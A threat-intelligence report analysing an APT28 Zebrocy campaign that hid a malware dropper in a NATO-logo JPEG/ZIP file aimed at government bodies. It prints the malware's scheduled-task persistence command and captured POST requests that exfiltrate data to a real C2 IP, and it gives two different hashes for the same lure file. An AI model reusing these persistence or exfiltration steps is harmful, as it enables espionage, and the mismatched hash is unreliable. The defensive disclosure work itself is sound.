APT28 Delivers Zebrocy Malware Campaign using NATO Theme as Lure

By Allison Ebel

Published: 2020-09-22 · Archived: 2026-04-29 07:17:52 UTC

Executive Summary

- On 9 August, QuoIntelligence detected an ongoing APT28 campaign, which likely started on 5 August.
- The malware used in the attack was the Zebrocy Delphi version. All the artifacts had very low Anti-Virus (AV) detection rates on VirusTotal when they were first submitted.
- At the time of the discovery, the C2 infrastructure hosted in France was still live.
- The campaign used NATO's upcoming trainings as a lure.
- The campaign targeted a specific government body in Azerbaijan, however; it is likely that attackers also targeted NATO members or other countries involved in NATO exercises.
- Analysis revealed interesting correlations with ReconHell/BlackWater attack, which we uncovered in August.
- As part of our responsible disclosure, we reported our findings to French authorities for taking down the C2, and to NATO for their awareness.

Introduction

On 9 August, QuoIntelligence disseminated a Warning to its government customers about a new APT28 (*aka* Sofacy, Sednit, Fancy Bear, STRONTIUM, etc.) campaign targeting government bodies of NATO members (or countries cooperating with NATO). In particular, we found a malicious file uploaded to VirusTotal, which ultimately drops a Zebrocy malware and communicates with a C2 in France. After our discovery, we reported the malicious C2 to the French law enforcement as part of our responsible disclosure process.

Zebrocy is a malware used by APT28 (also known as Sofacy), which was reported by multiple security firms[1][2][3][4][5][6] in the last two years.

Finally, our investigation concluded that the attack started on 5 August and targeted at least a government entity located in the Middle East. However, it is highly likely that NATO members also observed the same attack.

Technical Analysis

File Name	Course 5 – 16 October 2020.zipx
SHA256	**e6e19633ba4572b49b47525b5a873132dfeb432f075fbba29831f1bc59d5885d**


File Name	Course 5 – 16 October 2020.zipx
First Submission to VT	2020-08-05T12:28:27
First AV detetction rate	Really Low (3/61)

At a first look, the sample seems to be a valid JPEG image file:

```
$file Course 5 - 16 October 2020.zipx

Course 5 - 16 October 2020.zipx: JPEG image data, JFIF standard 1.01, resolution
(DPI), density 220x220, segment length 16, baseline, precision 8, 322x190,
components 3
```

In fact, if the file is renamed as a JPG, the Operating System will show the logo of the Supreme Headquarters Allied Powers Europe (SHAPE), which is the NATO's Allied Command Operations (ACO) located in Belgium.



However, further analysis revealed the sample as having a Zip file concatenated. This technique works because JPEG files are parsed from the beginning of the file and some Zip implementations parse Zip files from the end of the file (since the index is located there) without looking at the signature in the front.

The technique is also used by threat actors to evade AVs, or other filtering systems since they might mistake the file for a JPEG and skip it. Interestingly, in order to trigger the decompression of the file on Windows after the user clicks on it, the following conditions need to be met: a) the file must be correctly named .zip(x); b) the file needs to be opened with WinRAR. The file will show an error message claiming it is corrupted if the targeted victim uses WinZip or the default Windows utility.

After decompressing the appended ZIP file, the following two samples are dropped:

- Course 5 – 16 October 2020.exe (Zebrocy malware) SHA256: aac3b1221366cf7e4421bdd555d0bc33d4b92d6f65fa58c1bb4d8474db883fec
- Course 5 – 16 October 2020.xls (Corrupted file) SHA256: b45dc885949d29cba06595305923a0ed8969774dae995f0ce5b947b5ab5fe185

Considering the lure uses a NATO image, the attackers likely picked the filenames in order to leverage upcoming NATO courses in October 2020. Additionally, the Excel file (XLS) is corrupted and cannot be opened by Microsoft Excel, it contains – what seems to be – information about military personnel involved in the military mission "African Union Mission for Somalia". The long list of information includes names, ranks, unit, arrival/leave dates, and more.

To note, QuoIntelligence was not able to determine if the information contained in the file is legitimate or not.

One of the hypotheses explaining the corrupted file is an intentional tactic of the attacker. The rationale could be that the attacker makes the user attempt to first open the XLS file, and then open the .exe with the same filename as a second try. The .exe file has a PDF icon, so if file extensions are not shown, targeted users might be lured into opening the executable.

File Name	Course 5 – 16 October 2020.exe
SHA256	**aac3b1221366cf7e4421bdd555d0bc33d4b92d6f65fa58c1bb4d8474db883fec**
First Submission to VT	2020-08-05T18:33:39
First AV detection rate	Really Low (9/70)

The sample analyzed is a Delphi executable. Since 2015, multiple researchers have already covered Zebrocy Delphi versions in-depth. Interestingly, last Zebrocy observations seemed to suggest a discontinuity of the Delphi versions in favor of a new one written in Go language.

Behavior Analysis

Once executed, the sample copies itself into %AppData%\Roaming\Service\12345678\sqlservice.exe by adding 160 random bytes to the new file. This padding is used to evade hash-matching security controls, since the dropped malware will always have a different file hash value.

Next, the malware creates a new scheduled task, and it is executed with the /s parameter

```
schtasks /Create /SC MINUTE /MO 4 /TN "\Windows\\Microsoft\\DebugUI"\ /TR
"\c:\\\\..\\..\\..\\..\\..\\..\\cMD.eXe /c \Service\sqlservice.exe
```

```
    <Exec>
<Command>c:\\..\..\..\..\..\..\Users\User\AppData\Roaming\Service\12345678\sql
service.exe</Command>
      <Arguments>/s</Arguments>
    </Exec>
```

The task runs regularly and tries to POST stolen data (e.g. screenshots) to hxxp://194.32.78[.]245/protect/get-upd-id[.]php

```
POST /protect/get-upd-id.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Host: 194.32.78.245
Accept: text/html, */*
Accept-Encoding: identity

12345678RXEJZ5clDU>gahfYnV)(]"pn[+JFq8!XY`EhTCe$NN*C`jJ3c!19HW`     V6A(kq<q-
TcJ/'JqZ3)q?UoU5
```

At a first glance, the data seems to be obfuscated and encrypted. Another request looks like this:

```
POST /protect/get-upd-id.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Host: 194.32.78.245
Accept: text/html, */*
Accept-Encoding: identity

12345678KLihk>fMR<#I\D%@+?KoDhW
```

The heading number 12345678 (the original eight digits were redacted) seems to be constant, suggesting its use as a unique ID of the infected machine. Notably, the same number is also used by the malware while creating the folder that contains sqlservice.exe

Letting the sample talk to its actual C2 on the Internet did not change its actual behavior during our analysis. The malware sends POST requests about once per minute without getting a response back. Additionally, the server closes the connection after waiting for about 10 more seconds. It is possible that this unresponsive behavior is due to the C2 determining the infected machine as not interesting.

Lastly, the network traffic generated to the C2 triggers the following Emerging Threats (ET) IDS rule:

- ET TROJAN Zebrocy Screenshot Upload" (SID: 2030122)

Victimology and Attribution

QuoIntelligence concludes with medium-high confidence that the campaign targeted a specific government body, *at least* in Azerbaijan. Although Azerbaijan is not a NATO member, it closely cooperates with the North-Atlantic organizations and participates in NATO exercises. Further, the same campaign very likely targeted other NATO members or countries cooperating with NATO exercises.


By analyzing the Tactics, Techniques and Procedures (TTPs), the targeting, and the theme used as a lure, we have high confidence in attributing this attack to the well-known APT28/Zebrocy TTPs disclosed by the security community in the last year.

An Interesting Coincidence?

Although we could not find any strong causation link yet or solid technical link between the two attacks, it should be noted the following points correlating with the ReconHellcat campaign we uncovered on August 11:

- Both the compressed Zebrocy malware and the OSCE-themed lure used to drop the BlackWater backdoor were uploaded the same day, on 5 August.
- Both samples were uploaded by the same user in Azerbaijan and are highly likely by the same organization.
- Both attacks happened in the same timeframe.
- OSCE and NATO are both organizations that have been targeted (directly or indirectly) by APT28 in the past.
- The victimology we identified for the ReconHellcat campaign is in line with the one targeted by the Zebrocy attack (i.e. similar type of government bodies). The type of organizations targeted by both attacks is also in line with known APT28 victimology.

- We assessed ReconHellcat as a high-capability APT group, like APT28.



Citations

[1] ESET, A1, April 2018, Sednit update: Analysis of Zebrocy

[2] Palo Alto, B1, June 2018, Sofacy Group's Parallel Attacks

[3] Kaspersky, A1, October 2018, Shedding Skin – Turla's Fresh Faces

[4] Kaspersky, A1, Janurary 2019, A Zebrocy Go Downloader

[5] Kaspersky, A1, January 2019, GreyEnergy's overlap with Zebrocy

[6] Kaspersky, A1, June 2019, Zebrocy's Multilanguage Malware

Appendix I – IOCs

hxxp://194.32.78.245/protect/get-upd-id.php

Course 5 – 16 October 2020.zipx

6e89e098816f3d353b155ab0f3377fe3eb3951f45f8c34c4a48c5b61cd8425aa

Course 5 – 16 October 2020.xls (Corrupted file)

b45dc885949d29cba06595305923a0ed8969774dae995f0ce5b947b5ab5fe185

Course 5 – 16 October 2020.exe (Zebrocy malware)

aac3b1221366cf7e4421bdd555d0bc33d4b92d6f65fa58c1bb4d8474db883fec

Additional Zebrocy malware variants on VT

fae335a465bb9faac24c58304a199f3bf9bb1b0bd07b05b18e2be6b9e90d72e6

eb81c1be62f23ac7700c70d866e84f5bc354f88e6f7d84fd65374f84e252e76b

MITRE ATT&CK

TACTIC	TECHNIQUE
Execution	T1047: Windows Management Instrumentation
Defense Evasion	T1140: Deobfuscate/Decode Files or Information

TACTIC	TECHNIQUE
Discovery	T1083: File and Directory Discovery T1135: Network Share Discovery T1120: Peripheral Device Discovery T1057: Process Discovery T1012: Query Registry T1082: System Information Discovery T1016: System Network Configuration Discovery T1049: System Network Connections Discovery T1033: System Owner/User Discovery T1124: System Time Discovery
Collection	T1560: Archive Collected Data T1119: Automated Collection T1113: Screen Capture
Command and Control	T1105: Ingress Tool Transfer
Exfiltration	T1041: Exfiltration Over C2 Channel

Do you want to stay informed of cyber and geopolitical threats targeting *your* organization? Are you interested in receiving exclusive and unpublished intelligence?
